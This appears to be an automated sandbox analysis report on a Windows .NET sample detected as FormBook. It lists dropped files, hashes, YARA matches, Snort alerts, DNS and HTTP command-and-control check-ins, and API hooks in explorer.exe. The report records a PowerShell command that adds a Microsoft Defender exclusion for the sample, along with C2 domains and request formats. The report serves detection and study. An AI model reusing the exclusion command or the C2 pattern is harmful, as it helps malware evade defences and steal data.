Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\MAPO-PI.exe.log	
Process:	C:\Users\user\Desktop\MAPO-PI.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22216
Entropy (8bit):	5.605411736270381
Encrypted:	false
SSDEEP:	384:itCD3q0uQVhlitckG2mRkSBKn8jultlar7Y9g9SJ3xqT1MaXZlbAV7qWDuZBDl+g:jVr4ckN4K8Clt1v9cQCufwUVW
MD5:	95B172E74C7587008D47DD07599466DF
SHA1:	F109393BB49245183CF3EF821B4CF467A99ABB0B
SHA-256:	9CD70D7F52085B373DD40A8B3B03E568431FBA0DAA51A589D17FCC773438A3FF
SHA-512:	CAA1486D47A143B23E4731942B6477A338E389EDBD4ABFD49FF7737AC93827BFE384E130E1F04DDEC3CB2D73B7584B77CC1FA952706B65E6389EE08C31A2CE5
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Reputation:	low
Preview:	@...e.....j.....h...j.^.[.....H.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lhm0t1yh.nml.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p05gvjwq.ucq.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\Documents\20211028\PowerShell_transcript.855271.6SnYDjtu.20211028074006.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5707
Entropy (8bit):	5.381930049255417
Encrypted:	false
SSDEEP:	96:BZjS/CN0S3qDo1ZpnRZz/CN0S3qDo1Z+4d+dQdjZW/CN0S3qDo1Zp5dAdAdOZh:fRn
MD5:	7A5FF84148F6EB95DFAF4DE3120DC911
SHA1:	D168B38F281F305B45596159FE835682DEE2BF11
SHA-256:	053633604A80FDB3DFAFFB3D6E2DE3BE2A43F5C21A879683F57B6A74B5069EAA
SHA-512:	FAD1460ED07176682C12624C401EDF38ED9C068BB0C3BE6C3909526C68E6135EDD04F64C576C79AF8526B1AB922A57566CBC9E10AA63BDCB8BE7D2167D07F4 B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211028074007..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 855271 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\MAPO-PI.exe..Process ID: 2592..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5 .1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**** **********..**********..Command start time: 20211028074007..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\MAPO-PI.exe..**********..Windows PowerShell transcript start..Start time: 20211028074325..Username: computer\user..RunAs User: computer\user..Configuration

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.69902416121267
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	MAPO-PI.exe
File size:	532992
MD5:	c619bbbe3c374c8fd3e9f2c26d087496
SHA1:	a8f7e80f2c8e7687789f2267935610f81bc773d4
SHA256:	260b61ddee5133e450110555cf0675ad6c015f51e6053c8fdc169db5e01bf993
SHA512:	754a8e96edeb6c2dc63a7530c7d791b2852cce2a90ee477de446d9ffd9304e8934a8e7088a34127643804c569cf8d40102e8a2c0867f57d6fa6e39cd9cc6b5a2
SSDEEP:	6144:CR5D/Qa1Hyw3Q3+3pajySWnMTritfg/784KxvFurGagGlkmOv7:2B/Qa1HyT4ajvSeitfWXKxdaWmI7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ya.....0.....D..... .....@.. .....@.....

File Icon

Icon Hash:	31b0b4b6b6b6b031

Static PE Info

General

Entrypoint:	0x47fb82
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6179BDEA [Wed Oct 27 21:00:26 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7db88	0x7dc00	False	0.683504442097	data	6.69285851481	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x80000	0x4198	0x4200	False	0.244377367424	data	4.6611198492	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x86000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/28/21-07:41:15.191108	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49783	34.102.136.180	192.168.2.5
10/28/21-07:41:56.621298	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49795	80	192.168.2.5	109.232.217.55
10/28/21-07:41:56.621298	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49795	80	192.168.2.5	109.232.217.55
10/28/21-07:41:56.621298	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49795	80	192.168.2.5	109.232.217.55

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 28, 2021 07:41:14.957154036 CEST	192.168.2.5	8.8.8.8	0xeba	Standard query (0)	www.lifeinformpodcast.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:35.400157928 CEST	192.168.2.5	8.8.8.8	0x97dc	Standard query (0)	www.transforming-leadership.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:56.544334888 CEST	192.168.2.5	8.8.8.8	0xf306	Standard query (0)	www.diofis.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 28, 2021 07:41:14.980756044 CEST	8.8.8.8	192.168.2.5	0xeba	No error (0)	www.lifeinformpodcast.com	lifeinformpodcast.com		CNAME (Canonical name)	IN (0x0001)
Oct 28, 2021 07:41:14.980756044 CEST	8.8.8.8	192.168.2.5	0xeba	No error (0)	lifeinformpodcast.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:35.425120115 CEST	8.8.8.8	192.168.2.5	0x97dc	No error (0)	www.transforming-leadership.com		159.65.10.143	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:56.564491987 CEST	8.8.8.8	192.168.2.5	0xf306	No error (0)	www.diofis.com	diofis.com		CNAME (Canonical name)	IN (0x0001)
Oct 28, 2021 07:41:56.564491987 CEST	8.8.8.8	192.168.2.5	0xf306	No error (0)	diofis.com		109.232.217.55	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.lifeinformpodcast.com
- www.transforming-leadership.com
- www.diofis.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49783	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:41:15.005089998 CEST	1470	OUT	GET /rigx/?8pr=9rQH8&1btd7D=sXodP5plw2zuBk5jc17bfKeMRD93SLnVb+AwVzSLCtQvXrT73UIO1hDRl0kooUZyQ/sm HTTP/1.1 Host: www.lifeinformpodcast.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 28, 2021 07:41:15.191107988 CEST	1471	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 28 Oct 2021 05:41:15 GMT Content-Type: text/html Content-Length: 275 ETag: "61797038-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49790	159.65.10.143	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:41:35.714570045 CEST	6796	OUT	GET /rigx/?1btd7D=9134s0FnLt/OWarUedgABr9C/c4q5kSlc0KYi18j8Gti+B07oVRLIxAr1gTintGupYIr&8pr=9rQH8 HTTP/1.1 Host: www.transforming-leadership.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:41:36.150578976 CEST	6797	IN	HTTP/1.1 404 Not Found Date: Thu, 28 Oct 2021 05:41:35 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.transforming-leadership.com/wp-json/>; rel="https://api.w.org/" Referrer-Policy: no-referrer-when-downgrade Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 39 37 65 33 0d 0a 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 41 55 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 69 6e 67 62 61 63 6b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 74 72 61 6e 73 66 6f 72 6d 69 6e 67 2d 6c 65 61 64 65 72 73 68 69 70 2e 63 6f 6d 2f 78 6d 6c 72 70 63 2e 70 68 70 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6e 6f 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 27 20 2f 3e 0a 0a 09 3c 21 2d 2d 20 54 68 69 73 20 73 69 74 65 20 69 73 20 6f 70 74 69 6d 69 7a 65 64 20 77 69 74 68 20 74 68 65 20 59 6f 61 73 74 20 53 45 4f 20 70 6c 75 67 69 6e 20 76 31 37 2e 34 20 2d 20 68 74 74 70 73 3a 2f 2f 79 6f 61 73 74 2e 63 6f 6d 2f 77 6f 72 64 70 72 65 73 73 2f 70 6c 75 67 69 6e 73 2f 73 65 6f 2f 20 2d 2d 3e 0a 09 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 54 72 61 6e 73 66 6f 72 6d 69 6e 67 20 4c 65 61 64 65 72 73 68 69 70 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 5f 55 53 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 54 72 61 6e 73 66 6f 72 6d 69 6e 67 20 4c 65 61 64 65 72 73 68 69 70 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 54 72 61 6e 73 66 6f 72 6d 69 6e 67 20 4c 65 61 64 65 72 73 68 69 70 22 20 2f 3e 0a 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6c 64 2b 6a 73 6f 6e 22 20 63 6c 61 73 73 3d 22 79 6f 61 73 74 2d 73 63 68 65 6d 61 2d 67 72 61 70 68 22 3e 7b 22 40 63 6f 6e 74 65 78 74 22 3a 22 68 74 74 70 73 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 22 2c 22 40 67 72 61 70 68 22 3a 5b 7b 22 40 74 79 70 65 22 3a 22 57 65 62 53 69 74 65 22 2c 22 40 69 64 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 72 61 6e 73 66 6f 72 6d 69 6e 67 2d 6c 65 61 64 65 72 73 68 69 70 2e 63 6f 6d 2f 23 77 65 62 73 69 74 65 22 2c 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 72 61 6e 73 66 6f 72 6d 69 6e 67 2d 6c 65 61 64 65 72 73 68 69 70 2e 63 6f 6d 2f 22 2c 22 6e 61 6d 65 22 3a 22 54 72 61 6e 73 66 6f 72 6d 69 6e 67 20 4c 65 61 64 65 72 73 68 69 70 22 2c 22 64 65 73 63 72 69 70 74 69 6f 6e 22 3a 22 22 2c 22 70 6f 74 65 6e 74 69 61 6c 41 63 74 69 6f Data Ascii: 97e3<!DOCTYPE html><html class="no-js" lang="en-AU"><head> <meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1.0"><link rel="pingback" href="http://www.transforming-leadership.com/xmlrpc.php"><meta name='robots' content='noindex, follow' />... This site is optimized with the Yoast SEO plugin v17.4 - https://yoast.com/wordpress/plugins/seo/ --><title>Page not found - Transforming Leadership</title><meta property="og:locale" content="en_US" /><meta property="og:title" content="Page not found - Transforming Leadership" /><meta property="og:site_name" content="Transforming Leadership" /><script type="application/ld+json" class="yoast-schema-graph">{"@context":"https://schema.org","@graph":[{"@type":"WebSite","@id":"https://www.transforming-leadership.com/#website","url":"https://www.transforming-leadership.com/","name":"Transforming Leadership","description":"","potentialActio

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49795	109.232.217.55	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:41:56.621298075 CEST	6859	OUT	GET /rigx/?8pr=9rQH8&1btd7D=x7Tu96cHMgTmU7mY47TISrjDcbGhV6G9B99bVm0ZcSL4vblov6CXxXD4o82KDOntdPMV HTTP/1.1 Host: www.diofis.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:41:56.921601057 CEST	6860	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.24 content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://www.diofis.com/wp-json/>; rel="https://api.w.org/" x-litespeed-cache: miss content-length: 33607 date: Thu, 28 Oct 2021 05:41:56 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 74 72 22 3e 0a 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 09 09 0a 09 3c 21 2d 2d 20 54 68 69 73 20 73 69 74 65 20 69 73 20 6f 70 74 69 6d 69 7a 65 64 20 77 69 74 68 20 74 68 65 20 59 6f 61 73 74 20 53 45 4f 20 70 6c 75 67 69 6e 20 76 31 35 2e 39 2e 32 20 2d 20 68 74 74 70 73 3a 2f 2f 79 6f 61 73 74 2e 63 6f 6d 2f 77 6f 72 64 70 72 65 73 73 2f 70 6c 75 67 69 6e 73 2f 73 65 6f 2f 20 2d 2d 3e 0a 09 3c 74 69 74 6c 65 3e 53 61 79 66 61 20 62 75 6c 75 6e 61 6d 61 64 c4 b1 20 2d 20 64 69 6f 66 69 73 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 72 5f 54 52 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 61 79 66 61 20 62 75 6c 75 6e 61 6d 61 64 c4 b1 20 2d 20 64 69 6f 66 69 73 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 64 69 6f 66 69 73 22 20 2f 3e 0a 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6c 64 2b 6a 73 6f 6e 22 20 63 6c 61 73 73 3d 22 79 6f 61 73 74 2d 73 63 68 65 6d 61 2d 67 72 61 70 68 22 3e 7b 22 40 63 6f 6e 74 65 78 74 22 3a 22 68 74 74 70 73 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 22 2c 22 40 67 72 61 70 68 22 3a 5b 7b 22 40 74 79 70 65 22 3a 22 4f 72 67 61 6e 69 7a 61 74 69 6f 6e 22 2c 22 40 69 64 22 3a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 69 6f 66 69 73 2e 63 6f 6d 2f 23 6f 72 67 61 6e 69 7a 61 74 69 6f 6e 22 2c 22 6e 61 6d 65 22 3a 22 44 69 6f 66 69 73 20 42 65 73 6c 65 6e 6d 65 20 76 65 20 44 69 79 65 74 20 4f 66 69 73 69 22 2c 22 75 72 6c 22 3a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 69 6f 66 69 73 2e 63 6f 6d 2f 22 2c 22 73 61 6d 65 41 73 22 3a 5b 5d 2c 22 6c 6f 67 6f 22 3a 7b 22 40 74 79 70 65 22 3a 22 49 6d 61 67 65 4f 62 6a 65 63 74 22 2c 22 40 69 64 22 3a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 69 6f 66 69 73 2e 63 6f 6d 2f 23 6c 6f 67 6f 22 2c 22 69 6e 4c 61 6e 67 75 61 67 65 22 3a 22 74 72 22 2c 22 75 72 6c 22 3a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 69 6f 66 69 73 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 32 30 2f 30 39 2f 63 72 6f 70 70 65 64 2d 64 69 6f Data Ascii: <!DOCTYPE html><html lang="tr"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1"><link rel="profile" href="http://gmpg.org/xfn/11">... This site is optimized with the Yoast SEO plugin v15.9.2 - https://yoast.com/wordpress/plugins/seo/ --><title>Sayfa bulunamad - diofis</title><meta name="robots" content="noindex, follow" /><meta property="og:locale" content="tr_TR" /><meta property="og:title" content="Sayfa bulunamad - diofis" /><meta property="og:site_name" content="diofis" /><script type="application/ld+json" class="yoast-schema-graph">{"@context":"https://schema.org","@graph":[{"@type":"Organization","@id":"http://www.diofis.com/#organization","name":"Diofis Beslenme ve Diyet Ofisi","url":"http://www.diofis.com/","sameAs":[],"logo":{"@type":"ImageObject","@id":"http://www.diofis.com/#logo","inLanguage":"tr","url":"http://www.diofis.com/wp-content/uploads/2020/09/cropped-dio

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: MAPO-PI.exe PID: 3868 Parent PID: 5148

General

Start time:	07:40:03
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\MAPO-PI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\MAPO-PI.exe'
Imagebase:	0x70000
File size:	532992 bytes
MD5 hash:	C619BBBE3C374C8FD3E9F2C26D087496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.238587135.00000000035B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.238587135.00000000035B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.238587135.00000000035B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.238302616.00000000025B1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: powershell.exe PID: 2592 Parent PID: 3868

General

Start time:	07:40:05
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\MAPO-PI.exe'
Imagebase:	0x80000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5196 Parent PID: 2592

General

Start time:	07:40:06
Start date:	28/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
